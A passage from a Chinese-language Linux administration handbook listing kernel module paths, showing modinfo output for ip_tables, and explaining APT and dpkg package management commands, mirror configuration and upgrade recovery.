kernel/sound/pci/snd-via82xx.ko
kernel/sound/pci/snd-via82xx-modem.ko
kernel/sound/pci/ac97/snd-ac97-codec.ko
kernel/sound/pci/ali5451/snd-ali5451.ko
kernel/sound/pci/au88x0/snd-au8810.ko
kernel/sound/pci/au88x0/snd-au8820.ko
kernel/sound/pci/au88x0/snd-au8830.ko
kernel/sound/pci/ctxfi/snd-ctxfi.ko
kernel/sound/pci/ca0106/snd-ca0106.ko
kernel/sound/pci/cs46xx/snd-cs46xx.ko
kernel/sound/pci/cs5535audio/snd-cs5535audio.ko
kernel/sound/pci/lx6464es/snd-lx6464es.ko
kernel/sound/pci/echoaudio/snd-darla20.ko
kernel/sound/pci/echoaudio/snd-gina20.ko
kernel/sound/pci/echoaudio/snd-layla20.ko
kernel/sound/pci/echoaudio/snd-darla24.ko
kernel/sound/pci/echoaudio/snd-gina24.ko
kernel/sound/pci/echoaudio/snd-layla24.ko
kernel/sound/pci/echoaudio/snd-mona.ko
kernel/sound/pci/echoaudio/snd-mia.ko
kernel/sound/pci/echoaudio/snd-echo3g.ko
kernel/sound/pci/echoaudio/snd-indigo.ko
kernel/sound/pci/echoaudio/snd-indigoio.ko
kernel/sound/pci/echoaudio/snd-indigodj.ko
kernel/sound/pci/echoaudio/snd-indigoiox.ko
kernel/sound/pci/echoaudio/snd-indigodjx.ko
kernel/sound/pci/emu10k1/snd-emu10k1.ko
kernel/sound/pci/emu10k1/snd-emu10k1-synth.ko
kernel/sound/pci/emu10k1/snd-emu10k1x.ko
kernel/sound/pci/hda/snd-hda-codec.ko
kernel/sound/pci/hda/snd-hda-codec-realtek.ko
kernel/sound/pci/hda/snd-hda-codec-cmedia.ko
kernel/sound/pci/hda/snd-hda-codec-analog.ko
kernel/sound/pci/hda/snd-hda-codec-idt.ko
kernel/sound/pci/hda/snd-hda-codec-si3054.ko
kernel/sound/pci/hda/snd-hda-codec-cirrus.ko
kernel/sound/pci/hda/snd-hda-codec-ca0110.ko
kernel/sound/pci/hda/snd-hda-codec-ca0132.ko
```

```
kernel/sound/pci/hda/snd-hda-codec-conexant.ko
kernel/sound/pci/hda/snd-hda-codec-via.ko
kernel/sound/pci/hda/snd-hda-codec-hdmi.ko
kernel/sound/pci/hda/snd-hda-intel.ko
kernel/sound/pci/ice1712/snd-ice1712.ko
kernel/sound/pci/ice1712/snd-ice17xx-ak4xxx.ko
kernel/sound/pci/ice1712/snd-ice1724.ko
kernel/sound/pci/korg1212/snd-korg1212.ko
kernel/sound/pci/mixart/snd-mixart.ko
kernel/sound/pci/oxygen/snd-oxygen-lib.ko
kernel/sound/pci/oxygen/snd-hifier.ko
kernel/sound/pci/oxygen/snd-oxygen.ko
kernel/sound/pci/oxygen/snd-virtuoso.ko
kernel/sound/pci/pcxhr/snd-pcxhr.ko
kernel/sound/pci/rme9652/snd-rme9652.ko
kernel/sound/pci/rme9652/snd-hdsp.ko
kernel/sound/pci/rme9652/snd-hdspm.ko
kernel/sound/pci/trident/snd-trident.ko
kernel/sound/pci/vx222/snd-vx222.ko
kernel/sound/synth/snd-util-mem.ko
kernel/sound/synth/emux/snd-emux-synth.ko
kernel/sound/usb/snd-usb-audio.ko
kernel/sound/usb/snd-usb-lib.ko
kernel/sound/usb/usx2y/snd-usb-usx2y.ko
kernel/sound/usb/usx2y/snd-usb-us122l.ko
kernel/sound/usb/caiaq/snd-usb-caiaq.ko
kernel/sound/ac97_bus.ko
kernel/arch/x86/oprofile/oprofile.ko
kernel/net/core/pktgen.ko
kernel/net/802/p8022.ko
kernel/net/802/psnap.ko
kernel/net/802/stp.ko
kernel/net/802/garp.ko
kernel/net/sched/act_police.ko
kernel/net/sched/act_gact.ko
kernel/net/sched/act_mirred.ko
kernel/net/sched/act_ipt.ko
kernel/net/sched/act_nat.ko
kernel/net/sched/act_pedit.ko
kernel/net/sched/act_simple.ko
kernel/net/sched/act_skbedit.ko
kernel/net/sched/sch_cbq.ko
kernel/net/sched/sch_htb.ko
kernel/net/sched/sch_hfsc.ko
kernel/net/sched/sch_red.ko
```

```
kernel/net/sched/sch_gred.ko
kernel/net/sched/sch_ingress.ko
kernel/net/sched/sch_dsmark.ko
kernel/net/sched/sch_sfq.ko
kernel/net/sched/sch_tbf.ko
kernel/net/sched/sch_teql.ko
kernel/net/sched/sch_prio.ko
kernel/net/sched/sch_multiq.ko
kernel/net/sched/sch_atm.ko
kernel/net/sched/sch_netem.ko
kernel/net/sched/sch_drr.ko
kernel/net/sched/cls_u32.ko
kernel/net/sched/cls_route.ko
kernel/net/sched/cls_fw.ko
kernel/net/sched/cls_rsvp.ko
kernel/net/sched/cls_tcindex.ko
kernel/net/sched/cls_rsvp6.ko
kernel/net/sched/cls_basic.ko
kernel/net/sched/cls_flow.ko
kernel/net/sched/em_cmp.ko
kernel/net/sched/em_nbyte.ko
kernel/net/sched/em_u32.ko
kernel/net/sched/em_meta.ko
kernel/net/sched/em_text.ko
kernel/net/netfilter/nfnetlink.ko
kernel/net/netfilter/nfnetlink_queue.ko
kernel/net/netfilter/nfnetlink_log.ko
kernel/net/netfilter/nf_conntrack.ko
kernel/net/netfilter/nf_conntrack_proto_dccp.ko
kernel/net/netfilter/nf_conntrack_proto_gre.ko
kernel/net/netfilter/nf_conntrack_proto_sctp.ko
kernel/net/netfilter/nf_conntrack_proto_udplite.ko
kernel/net/netfilter/nf_conntrack_netlink.ko
kernel/net/netfilter/nf_conntrack_amanda.ko
kernel/net/netfilter/nf_conntrack_ftp.ko
kernel/net/netfilter/nf_conntrack_h323.ko
kernel/net/netfilter/nf_conntrack_irc.ko
kernel/net/netfilter/nf_conntrack_broadcast.ko
kernel/net/netfilter/nf_conntrack_netbios_ns.ko
kernel/net/netfilter/nf_conntrack_snmp.ko
kernel/net/netfilter/nf_conntrack_pptp.ko
kernel/net/netfilter/nf_conntrack_sane.ko
kernel/net/netfilter/nf_conntrack_sip.ko
kernel/net/netfilter/nf_conntrack_tftp.ko
kernel/net/netfilter/nf_tproxy_core.ko
```

```
kernel/net/netfilter/xt_set.ko
kernel/net/netfilter/xt_AUDIT.ko
kernel/net/netfilter/xt_CHECKSUM.ko
kernel/net/netfilter/xt_CLASSIFY.ko
kernel/net/netfilter/xt_CONNMARK.ko
kernel/net/netfilter/xt_CONNSECMARK.ko
kernel/net/netfilter/xt_DSCP.ko
kernel/net/netfilter/xt_HL.ko
kernel/net/netfilter/xt_LED.ko
kernel/net/netfilter/xt_MARK.ko
kernel/net/netfilter/xt_NFLOG.ko
kernel/net/netfilter/xt_NFQUEUE.ko
kernel/net/netfilter/xt_NOTRACK.ko
kernel/net/netfilter/xt_RATEEST.ko
kernel/net/netfilter/xt_SECMARK.ko
kernel/net/netfilter/xt_TPROXY.ko
kernel/net/netfilter/xt_TCPMSS.ko
kernel/net/netfilter/xt_TCPOPTSTRIP.ko
kernel/net/netfilter/xt_TRACE.ko
kernel/net/netfilter/xt_cluster.ko
kernel/net/netfilter/xt_comment.ko
kernel/net/netfilter/xt_connbytes.ko
kernel/net/netfilter/xt_connlimit.ko
kernel/net/netfilter/xt_connmark.ko
kernel/net/netfilter/xt_conntrack.ko
kernel/net/netfilter/xt_dccp.ko
kernel/net/netfilter/xt_dscp.ko
kernel/net/netfilter/xt_esp.ko
kernel/net/netfilter/xt_hashlimit.ko
kernel/net/netfilter/xt_helper.ko
kernel/net/netfilter/xt_hl.ko
kernel/net/netfilter/xt_iprange.ko
kernel/net/netfilter/xt_length.ko
kernel/net/netfilter/xt_limit.ko
kernel/net/netfilter/xt_mac.ko
kernel/net/netfilter/xt_mark.ko
kernel/net/netfilter/xt_multiport.ko
kernel/net/netfilter/xt_osf.ko
kernel/net/netfilter/xt_owner.ko
kernel/net/netfilter/xt_physdev.ko
kernel/net/netfilter/xt_pkttype.ko
kernel/net/netfilter/xt_policy.ko
kernel/net/netfilter/xt_quota.ko
kernel/net/netfilter/xt_rateest.ko
kernel/net/netfilter/xt_realm.ko
```

```
kernel/net/netfilter/xt_recent.ko
kernel/net/netfilter/xt_sctp.ko
kernel/net/netfilter/xt_socket.ko
kernel/net/netfilter/xt_state.ko
kernel/net/netfilter/xt_statistic.ko
kernel/net/netfilter/xt_string.ko
kernel/net/netfilter/xt_tcpmss.ko
kernel/net/netfilter/xt_time.ko
kernel/net/netfilter/xt_u32.ko
kernel/net/netfilter/ipset/ip_set.ko
kernel/net/netfilter/ipset/ip_set_bitmap_ip.ko
kernel/net/netfilter/ipset/ip_set_bitmap_ipmac.ko
kernel/net/netfilter/ipset/ip_set_bitmap_port.ko
kernel/net/netfilter/ipset/ip_set_hash_ip.ko
kernel/net/netfilter/ipset/ip_set_hash_ipport.ko
kernel/net/netfilter/ipset/ip_set_hash_ipportip.ko
kernel/net/netfilter/ipset/ip_set_hash_ipportnet.ko
kernel/net/netfilter/ipset/ip_set_hash_net.ko
kernel/net/netfilter/ipset/ip_set_hash_netport.ko
kernel/net/netfilter/ipset/ip_set_list_set.ko
kernel/net/netfilter/ipvs/ip_vs.ko
kernel/net/netfilter/ipvs/ip_vs_rr.ko
kernel/net/netfilter/ipvs/ip_vs_wrr.ko
kernel/net/netfilter/ipvs/ip_vs_lc.ko
kernel/net/netfilter/ipvs/ip_vs_wlc.ko
kernel/net/netfilter/ipvs/ip_vs_lblc.ko
kernel/net/netfilter/ipvs/ip_vs_lblcr.ko
kernel/net/netfilter/ipvs/ip_vs_dh.ko
kernel/net/netfilter/ipvs/ip_vs_sh.ko
kernel/net/netfilter/ipvs/ip_vs_sed.ko
kernel/net/netfilter/ipvs/ip_vs_nq.ko
kernel/net/netfilter/ipvs/ip_vs_ftp.ko
kernel/net/ipv4/netfilter/nf_conntrack_ipv4.ko
kernel/net/ipv4/netfilter/nf_nat.ko
kernel/net/ipv4/netfilter/nf_defrag_ipv4.ko
kernel/net/ipv4/netfilter/nf_nat_amanda.ko
kernel/net/ipv4/netfilter/nf_nat_ftp.ko
kernel/net/ipv4/netfilter/nf_nat_h323.ko
kernel/net/ipv4/netfilter/nf_nat_irc.ko
kernel/net/ipv4/netfilter/nf_nat_pptp.ko
kernel/net/ipv4/netfilter/nf_nat_sip.ko
kernel/net/ipv4/netfilter/nf_nat_snmp_basic.ko
kernel/net/ipv4/netfilter/nf_nat_tftp.ko
kernel/net/ipv4/netfilter/nf_nat_proto_dccp.ko
kernel/net/ipv4/netfilter/nf_nat_proto_gre.ko
```

```
kernel/net/ipv4/netfilter/nf_nat_proto_udplite.ko
kernel/net/ipv4/netfilter/nf_nat_proto_sctp.ko
kernel/net/ipv4/netfilter/ip_tables.ko
kernel/net/ipv4/netfilter/iptable_filter.ko
kernel/net/ipv4/netfilter/iptable_mangle.ko
kernel/net/ipv4/netfilter/iptable_nat.ko
kernel/net/ipv4/netfilter/iptable_raw.ko
kernel/net/ipv4/netfilter/iptable_security.ko
kernel/net/ipv4/netfilter/ipt_addrtype.ko
kernel/net/ipv4/netfilter/ipt_ah.ko
kernel/net/ipv4/netfilter/ipt_ecn.ko
kernel/net/ipv4/netfilter/ipt_CLUSTERIP.ko
kernel/net/ipv4/netfilter/ipt_ECN.ko
kernel/net/ipv4/netfilter/ipt_LOG.ko
kernel/net/ipv4/netfilter/ipt_MASQUERADE.ko
kernel/net/ipv4/netfilter/ipt_NETMAP.ko
kernel/net/ipv4/netfilter/ipt_REDIRECT.ko
kernel/net/ipv4/netfilter/ipt_REJECT.ko
kernel/net/ipv4/netfilter/ipt_ULOG.ko
kernel/net/ipv4/netfilter/arp_tables.ko
kernel/net/ipv4/netfilter/arpt_mangle.ko
kernel/net/ipv4/netfilter/arptable_filter.ko
kernel/net/ipv4/netfilter/ip_queue.ko
kernel/net/ipv4/ipip.ko
kernel/net/ipv4/ip_gre.ko
kernel/net/ipv4/ah4.ko
kernel/net/ipv4/esp4.ko
kernel/net/ipv4/ipcomp.ko
kernel/net/ipv4/xfrm4_tunnel.ko
kernel/net/ipv4/xfrm4_mode_beet.ko
kernel/net/ipv4/tunnel4.ko
kernel/net/ipv4/xfrm4_mode_transport.ko
kernel/net/ipv4/xfrm4_mode_tunnel.ko
kernel/net/ipv4/inet_diag.ko
kernel/net/ipv4/tcp_diag.ko
kernel/net/ipv4/tcp_bic.ko
kernel/net/ipv4/tcp_westwood.ko
kernel/net/ipv4/tcp_highspeed.ko
kernel/net/ipv4/tcp_hybla.ko
kernel/net/ipv4/tcp_htcp.ko
kernel/net/ipv4/tcp_vegas.ko
kernel/net/ipv4/tcp_veno.ko
kernel/net/ipv4/tcp_scalable.ko
kernel/net/ipv4/tcp_lp.ko
kernel/net/ipv4/tcp_yeah.ko
```

```
kernel/net/ipv4/tcp_illinois.ko
kernel/net/xfrm/xfrm_ipcomp.ko
kernel/net/ipv6/netfilter/ip6_tables.ko
kernel/net/ipv6/netfilter/ip6table_filter.ko
kernel/net/ipv6/netfilter/ip6table_mangle.ko
kernel/net/ipv6/netfilter/ip6_queue.ko
kernel/net/ipv6/netfilter/ip6table_raw.ko
kernel/net/ipv6/netfilter/ip6table_security.ko
kernel/net/ipv6/netfilter/nf_conntrack_ipv6.ko
kernel/net/ipv6/netfilter/nf_defrag_ipv6.ko
kernel/net/ipv6/netfilter/ip6t_ah.ko
kernel/net/ipv6/netfilter/ip6t_eui64.ko
kernel/net/ipv6/netfilter/ip6t_frag.ko
kernel/net/ipv6/netfilter/ip6t_ipv6header.ko
kernel/net/ipv6/netfilter/ip6t_mh.ko
kernel/net/ipv6/netfilter/ip6t_hbh.ko
kernel/net/ipv6/netfilter/ip6t_rt.ko
kernel/net/ipv6/netfilter/ip6t_LOG.ko
kernel/net/ipv6/netfilter/ip6t_REJECT.ko
kernel/net/ipv6/ipv6.ko
kernel/net/ipv6/ah6.ko
kernel/net/ipv6/esp6.ko
kernel/net/ipv6/ipcomp6.ko
kernel/net/ipv6/xfrm6_tunnel.ko
kernel/net/ipv6/tunnel6.ko
kernel/net/ipv6/xfrm6_mode_transport.ko
kernel/net/ipv6/xfrm6_mode_tunnel.ko
kernel/net/ipv6/xfrm6_mode_ro.ko
kernel/net/ipv6/xfrm6_mode_beet.ko
kernel/net/ipv6/mip6.ko
kernel/net/ipv6/sit.ko
kernel/net/ipv6/ip6_tunnel.ko
kernel/net/8021q/8021q.ko
kernel/net/wireless/cfg80211.ko
kernel/net/wireless/lib80211.ko
kernel/net/wireless/lib80211_crypt_wep.ko
kernel/net/wireless/lib80211_crypt_ccmp.ko
kernel/net/wireless/lib80211_crypt_tkip.ko
kernel/net/ieee802154/nl802154.ko
kernel/net/ieee802154/af_802154.ko
kernel/net/ieee802154/wpan-class.ko
kernel/net/llc/llc.ko
kernel/net/key/af_key.ko
kernel/net/bridge/bridge.ko
kernel/net/bridge/netfilter/ebtables.ko
```

```
kernel/net/bridge/netfilter/ebtable_broute.ko
kernel/net/bridge/netfilter/ebtable_filter.ko
kernel/net/bridge/netfilter/ebtable_nat.ko
kernel/net/bridge/netfilter/ebt_802_3.ko
kernel/net/bridge/netfilter/ebt_among.ko
kernel/net/bridge/netfilter/ebt_arp.ko
kernel/net/bridge/netfilter/ebt_ip.ko
kernel/net/bridge/netfilter/ebt_ip6.ko
kernel/net/bridge/netfilter/ebt_limit.ko
kernel/net/bridge/netfilter/ebt_mark_m.ko
kernel/net/bridge/netfilter/ebt_pkttype.ko
kernel/net/bridge/netfilter/ebt_stp.ko
kernel/net/bridge/netfilter/ebt_vlan.ko
kernel/net/bridge/netfilter/ebt_arpreply.ko
kernel/net/bridge/netfilter/ebt_mark.ko
kernel/net/bridge/netfilter/ebt_dnat.ko
kernel/net/bridge/netfilter/ebt_redirect.ko
kernel/net/bridge/netfilter/ebt_snat.ko
kernel/net/bridge/netfilter/ebt_log.ko
kernel/net/bridge/netfilter/ebt_ulog.ko
kernel/net/bridge/netfilter/ebt_nflog.ko
kernel/net/can/can.ko
kernel/net/can/can-raw.ko
kernel/net/can/can-bcm.ko
kernel/net/bluetooth/bluetooth.ko
kernel/net/bluetooth/l2cap.ko
kernel/net/bluetooth/sco.ko
kernel/net/bluetooth/rfcomm/rfcomm.ko
kernel/net/bluetooth/bnep/bnep.ko
kernel/net/bluetooth/cmtp/cmtp.ko
kernel/net/bluetooth/hidp/hidp.ko
kernel/net/sunrpc/sunrpc.ko
kernel/net/sunrpc/auth_gss/auth_rpcgss.ko
kernel/net/sunrpc/auth_gss/rpcsec_gss_krb5.ko
kernel/net/sunrpc/auth_gss/rpcsec_gss_spkm3.ko
kernel/net/sunrpc/xprtrdma/xprtrdma.ko
kernel/net/sunrpc/xprtrdma/svcrdma.ko
kernel/net/atm/atm.ko
kernel/net/atm/clip.ko
kernel/net/atm/br2684.ko
kernel/net/atm/lec.ko
kernel/net/atm/pppoatm.ko
kernel/net/phonet/phonet.ko
kernel/net/phonet/pn_pep.ko
kernel/net/dccp/dccp.ko
```

```
kernel/net/dccp/dccp_ipv4.ko
kernel/net/dccp/dccp_ipv6.ko
kernel/net/dccp/dccp_diag.ko
kernel/net/dccp/dccp_probe.ko
kernel/net/sctp/sctp.ko
kernel/net/rds/rds.ko
kernel/net/rds/rds_rdma.ko
kernel/net/rds/rds_tcp.ko
kernel/net/mac80211/mac80211.ko
kernel/net/rfkill/rfkill.ko
kernel/net/9p/9pnet.ko
kernel/net/9p/9pnet_virtio.ko
kernel/net/9p/9pnet_rdma.ko
kernel/net/wimax/wimax.ko
kernel/lib/crc-ccitt.ko
kernel/lib/crc-t10dif.ko
kernel/lib/crc-itu-t.ko
kernel/lib/crc7.ko
kernel/lib/libcrc32c.ko
kernel/lib/zlib_deflate/zlib_deflate.ko
kernel/lib/reed_solomon/reed_solomon.ko
kernel/lib/lzo/lzo_compress.ko
kernel/lib/lzo/lzo_decompress.ko
kernel/lib/raid6/raid6_pq.ko
kernel/lib/ts_kmp.ko
kernel/lib/ts_bm.ko
kernel/lib/ts_fsm.ko
```

6.2. 查看内核模块信息

modinfo - Show information about a Linux Kernel module

```
root@netkiller ~# modinfo ip_tables
filename:       /lib/modules/5.14.0-
70.17.1.el9_0.x86_64/kernel/net/ipv4/netfilter/ip_tables.ko.xz
alias:          ipt_icmp
description:    IPv4 packet filter
author:         Netfilter Core Team <coreteam@netfilter.org>
license:        GPL
rhelversion:    9.0
```

```
srcversion:     7A1B1F4F185156911163BD1
depends:
retpoline:      Y
intree:         Y
name:           ip_tables
vermagic:       5.14.0-70.17.1.el9_0.x86_64 SMP preempt
mod_unload modversions
sig_id:         PKCS#7
signer:         Rocky kernel signing key
sig_key:
36:F3:A4:C4:01:25:37:C2:19:AC:CF:B8:B0:D1:E8:F7:2A:9F:8C:12
sig_hashalgo:   sha256
signature:
8D:F5:B7:BF:E9:0B:FF:C6:23:47:9B:98:68:95:53:7F:B8:8C:08:CF:

8C:D2:36:7E:85:66:74:AC:9B:75:53:53:B4:5F:DE:02:2D:0F:DF:C5:

11:96:67:00:A9:2D:A3:96:45:0A:CE:25:F7:7C:1C:DD:13:2D:59:73:

52:80:70:E9:46:DA:E7:98:7C:84:93:77:C8:25:50:53:B0:A5:43:5C:

CB:52:91:F3:08:27:B3:EB:34:34:D2:A2:5E:B6:1F:9C:BF:C6:C8:81:

35:0A:72:BD:D9:0D:08:86:DC:09:ED:E9:DC:EA:D5:9B:01:85:5A:A1:

3D:90:73:4E:67:83:DA:72:ED:72:2E:8E:87:4F:95:69:9E:BC:4A:4A:

42:6E:65:B2:F0:08:9A:3F:14:D4:83:C6:65:FC:36:8C:8F:F1:D4:39:

F0:40:D9:1B:DD:94:AE:20:FA:41:69:88:F1:0F:E4:4D:26:14:BA:B5:

23:60:94:D0:84:D1:EB:42:AC:14:F5:46:E2:D0:18:DA:03:FC:68:5F:

C9:E8:D1:BF:B7:1C:B0:46:8E:90:86:B0:33:14:69:B3:FC:2C:13:34:

74:01:71:3C:C5:24:9D:BC:47:88:C9:9A:EF:D0:E2:05:27:5B:91:1B:

D3:F4:5C:DB:18:B3:7A:D6:33:32:26:3A:C0:B0:17:9B:82:1B:27:8F:

D9:E5:7B:6C:CB:0C:5F:BE:5D:84:B2:79:B6:2C:D6:3B:82:AE:D7:F6:

AF:6D:A7:B8:18:BC:DA:83:AF:03:D9:03:DB:A5:C7:A0:13:D3:26:E2:

54:C4:84:10:24:1B:E6:08:F1:76:8D:B6:17:45:69:AC:80:98:B9:10:
```

```
D0:2C:BE:FD:0A:56:BA:F4:29:B5:3E:D5:B2:AD:FE:23:7C:DE:ED:41:

8B:E2:0C:1E:9D:8F:BF:D1:B8:BF:C1:7C:67:80:E8:FE:47:0C:66:71:

E2:03:85:9E:F5:F4:8E:E0:D4:24:47:1D:41:0E:E5:B7:C1:31:84:3B:
                7D:68:B4:54
```

第 5 章 Package Management

1. APT 包管理

包管理工具

apt 命令默认从cdrom安装

注释/etc/apt/sources.list中的deb cdrom项, apt会从互联网上安装

```
netkiller@Linux-server:~$ sudo vi /etc/apt/sources.list
# deb cdrom:[Ubuntu-Server 6.10 _Edgy Eft_ - Release i386
(20061025.1)]/ edgy main restricted
```

apt-setup

安装是首先会下载包到/var/cache/apt/archives/目录

1.1. 搜索软件包

```
# apt search tcpdump
```

apt-cache 是早期版本，目前已经废弃

```
$ apt-cache search package
```

1.2. 显示软件包的详细信息

软件包的详细信息:

```
$ apt show package
```

列出软件包, 以及逆向依赖的软件包的详细版本信息:

```
$ apt showpkg package
```

1.3. policy

```
$ apt policy tcpdump
tcpdump:
  Installed: 4.0.0-6ubuntu3
  Candidate: 4.0.0-6ubuntu3
  Version table:
 *** 4.0.0-6ubuntu3 0
        500 http://us.archive.ubuntu.com/ubuntu/ lucid/main
Packages
        100 /var/lib/dpkg/status

root@homeassistant:~# apt policy tcpdump
tcpdump:
  Installed: (none)
  Candidate: 4.99.0-2+deb11u1
  Version table:
     4.99.3-1~bpo11+1 100
        100 https://mirrors.tuna.tsinghua.edu.cn/debian
bullseye-backports/main arm64 Packages
     4.99.0-2+deb11u1 500
        500 https://mirrors.tuna.tsinghua.edu.cn/debian
bullseye/main arm64 Packages
```

1.4. 软件包的依赖关系

列出软件包的依赖关系:

```
$ apt-cache depends package
```

```
# apt-cache depends tcpdump
```

1.5. 查看所属镜像

```
neo@netkiller:~$ apt madison docker
    docker |      1.5-2 | http://mirrors.ustc.edu.cn/ubuntu
cosmic/universe amd64 Packages
    docker |      1.5-2 | http://mirrors.ustc.edu.cn/ubuntu
cosmic/universe i386 Packages
```

1.6. Installation

```
$ sudo apt install package
```

本地安装

```
wget https://github.com/home-assistant/supervised-
installer/releases/latest/download/homeassistant-supervised.deb
apt install ./homeassistant-supervised.deb
```

dpkg 安装

*.deb

```
sudo dpkg -i *.deb
```

1.7. 重新安装

```
sudo apt reinstall package
```

1.8. 列出已安装软件包

```
root@homeassistant:~# apt list --installed
Listing... Done
adduser/oldstable,oldstable,now 3.118 all [installed]
apparmor/oldstable,now 2.13.6-10 arm64 [installed]
apt-transport-https/oldstable,oldstable,now 2.2.4 all
[installed]
apt-utils/oldstable,now 2.2.4 arm64 [installed]
apt/oldstable,now 2.2.4 arm64 [installed]
armbian-bsp-cli-rk3318-box/now 22.05.0-trunk arm64
[installed,upgradable to: 23.02.2]
armbian-config/bullseye,bullseye,bullseye,now 23.02.2 all
[installed]
armbian-firmware/now 22.05.0-trunk all [installed,upgradable
to: 23.02.2]
base-files/now 11.1+deb11u3 arm64 [installed,upgradable to:
11.1+deb11u7]
base-passwd/oldstable,now 3.5.51 arm64 [installed]
```

列出不能更新的包

```
neo@netkiller ~ % apt list --upgradable
Listing... Done
dh-python/groovy,groovy 4.20200925 all [upgradable from:
4.20191017ubuntu7]
iptables/groovy-updates 1.8.5-3ubuntu2.20.10.1 amd64
[upgradable from: 1.8.5-3ubuntu1]
krb5-locales/groovy-updates,groovy-updates,groovy-
security,groovy-security 1.17-10ubuntu0.1 all [upgradable from:
1.17-10]
libgssapi-krb5-2/groovy-updates,groovy-security 1.17-
10ubuntu0.1 amd64 [upgradable from: 1.17-10]
libgssapi-krb5-2/groovy-updates,groovy-security 1.17-
10ubuntu0.1 i386 [upgradable from: 1.17-10]
libip4tc2/groovy-updates 1.8.5-3ubuntu2.20.10.1 amd64
[upgradable from: 1.8.5-3ubuntu1]
libip6tc2/groovy-updates 1.8.5-3ubuntu2.20.10.1 amd64
[upgradable from: 1.8.5-3ubuntu1]
libk5crypto3/groovy-updates,groovy-security 1.17-10ubuntu0.1
amd64 [upgradable from: 1.17-10]
libk5crypto3/groovy-updates,groovy-security 1.17-10ubuntu0.1
i386 [upgradable from: 1.17-10]
libkrb5-3/groovy-updates,groovy-security 1.17-10ubuntu0.1 amd64
[upgradable from: 1.17-10]
libkrb5-3/groovy-updates,groovy-security 1.17-10ubuntu0.1 i386
[upgradable from: 1.17-10]
libkrb5support0/groovy-updates,groovy-security 1.17-10ubuntu0.1
amd64 [upgradable from: 1.17-10]
libkrb5support0/groovy-updates,groovy-security 1.17-10ubuntu0.1
i386 [upgradable from: 1.17-10]
libldap-2.4-2/groovy-updates,groovy-security 2.4.53+dfsg-
1ubuntu1.2 amd64 [upgradable from: 2.4.53+dfsg-1ubuntu1.1]
libldap-common/groovy-updates,groovy-updates,groovy-
security,groovy-security 2.4.53+dfsg-1ubuntu1.2 all [upgradable
from: 2.4.53+dfsg-1ubuntu1.1]
libxtables12/groovy-updates 1.8.5-3ubuntu2.20.10.1 amd64
[upgradable from: 1.8.5-3ubuntu1]
linux-generic/groovy-updates 5.8.0.29.34 amd64 [upgradable
from: 5.8.0.28.33]
linux-headers-generic/groovy-updates 5.8.0.29.34 amd64
[upgradable from: 5.8.0.28.33]
linux-image-generic/groovy-updates 5.8.0.29.34 amd64
[upgradable from: 5.8.0.28.33]
```

```
linux-libc-dev/groovy-updates 5.8.0-29.31 amd64 [upgradable
from: 5.8.0-28.30]
```

1.9. Update

```
$ apt update
$ apt upgrade
```

Smart software update

```
$ apt dist-upgrade
```

1.10. Remove

删除系统中的foo软件包

```
$ sudo apt remove foo
```

删除系统中的package软件包及其配置文件

```
$ sudo apt remove --purge package
```

1.11. purge

```
sudo apt purge package
```

1.12. aptitude

管理软件包

```
neo@kerberos:~$ tasksel
neo@kerberos:~$ aptitude
```

1.13. Automatic Updates

```
sudo apt-get install unattended-upgrades
```

/etc/apt/apt.conf.d/50unattended-upgrades

```

```

Notifications

```
sudo apt-get install apticron
```

/etc/apticron/apticron.conf

```
EMAIL="root@example.com"
```

升级过程中链接中断怎么办?

```
Ubuntu 16.04 升级到 16.10 过程中SSH中断

我猜测do-release-upgrade 一定会有恢复方案，应该是screen. 经过查看果然
是 screen

开始尝试恢复screen 提示
```

```
neo@netkiller:~$ screen -ls
No Sockets found in /var/run/screen/S-neo.
```

后来想到应该是root而不是当前用户，再次查看

```
neo@netkiller:~$ sudo screen -ls
[sudo] password for neo:
There is a screen on:
 1955.ubuntu-release-upgrade-screen-window (11/25/2016 07:44:50
PM)       (Detached)
1 Socket in /var/run/screen/S-root.
```

的确如猜测一样，现在回复窗口吧。

```
neo@netkiller:~$ sudo screen -r 1955
```

继续

1.14. 更换 api 源镜像

备份 /etc/apt/sources.list 文件，然后覆盖即可

```
deb https://mirrors.tuna.tsinghua.edu.cn/ubuntu/ bionic main
restricted universe multiverse
deb-src https://mirrors.tuna.tsinghua.edu.cn/ubuntu/ bionic
main restricted universe multiverse
deb https://mirrors.tuna.tsinghua.edu.cn/ubuntu/ bionic-updates
main restricted universe multiverse
deb-src https://mirrors.tuna.tsinghua.edu.cn/ubuntu/ bionic-
updates main restricted universe multiverse
deb https://mirrors.tuna.tsinghua.edu.cn/ubuntu/ bionic-
backports main restricted universe multiverse
deb-src https://mirrors.tuna.tsinghua.edu.cn/ubuntu/ bionic-
backports main restricted universe multiverse
deb https://mirrors.tuna.tsinghua.edu.cn/ubuntu/ bionic-
security main restricted universe multiverse
deb-src https://mirrors.tuna.tsinghua.edu.cn/ubuntu/ bionic-
security main restricted universe multiverse
deb https://mirrors.tuna.tsinghua.edu.cn/ubuntu/ bionic-
proposed main restricted universe multiverse
```

```
deb-src https://mirrors.tuna.tsinghua.edu.cn/ubuntu/ bionic-
proposed main restricted universe multiverse
```

Ubuntu 18.04

```
sudo cp /etc/apt/sources.list /etc/apt/sources.list.backup
cat > /etc/apt/sources.list << EOF
deb http://mirrors.aliyun.com/ubuntu/ xenial main
deb-src http://mirrors.aliyun.com/ubuntu/ xenial main
deb http://mirrors.aliyun.com/ubuntu/ xenial-updates main
deb-src http://mirrors.aliyun.com/ubuntu/ xenial-updates main
deb http://mirrors.aliyun.com/ubuntu/ xenial universe
deb-src http://mirrors.aliyun.com/ubuntu/ xenial universe
deb http://mirrors.aliyun.com/ubuntu/ xenial-updates universe
deb-src http://mirrors.aliyun.com/ubuntu/ xenial-updates
universe
deb http://mirrors.aliyun.com/ubuntu/ xenial-security main
deb-src http://mirrors.aliyun.com/ubuntu/ xenial-security main
deb http://mirrors.aliyun.com/ubuntu/ xenial-security universe
deb-src http://mirrors.aliyun.com/ubuntu/ xenial-security
universe
EOF
```

1.15. dpkg

-i|--install 安装.deb包

```
$ sudo dpkg -i netkiller-1.0.deb
```

-r|--remove 卸载.deb包

```
$ sudo dpkg -r netkiller
```

-L|--listfiles <package> ... List files `owned' by package(s). 列出包中的文件

```
$ dpkg -L netkiller|more
/.
/opt
/opt/neo
/opt/neo/netkiller-1.0
/opt/neo/netkiller-1.0/linux
/opt/neo/netkiller-1.0/linux/docbook.css
/opt/neo/netkiller-1.0/linux/apas03.html
/opt/neo/netkiller-1.0/linux/shell
```

-l|--list [<pattern> ...] List packages concisely. 列出.deb包

```
$ sudo dpkg -l netkiller
$ dpkg -l netkiller
Desired=Unknown/Install/Remove/Purge/Hold
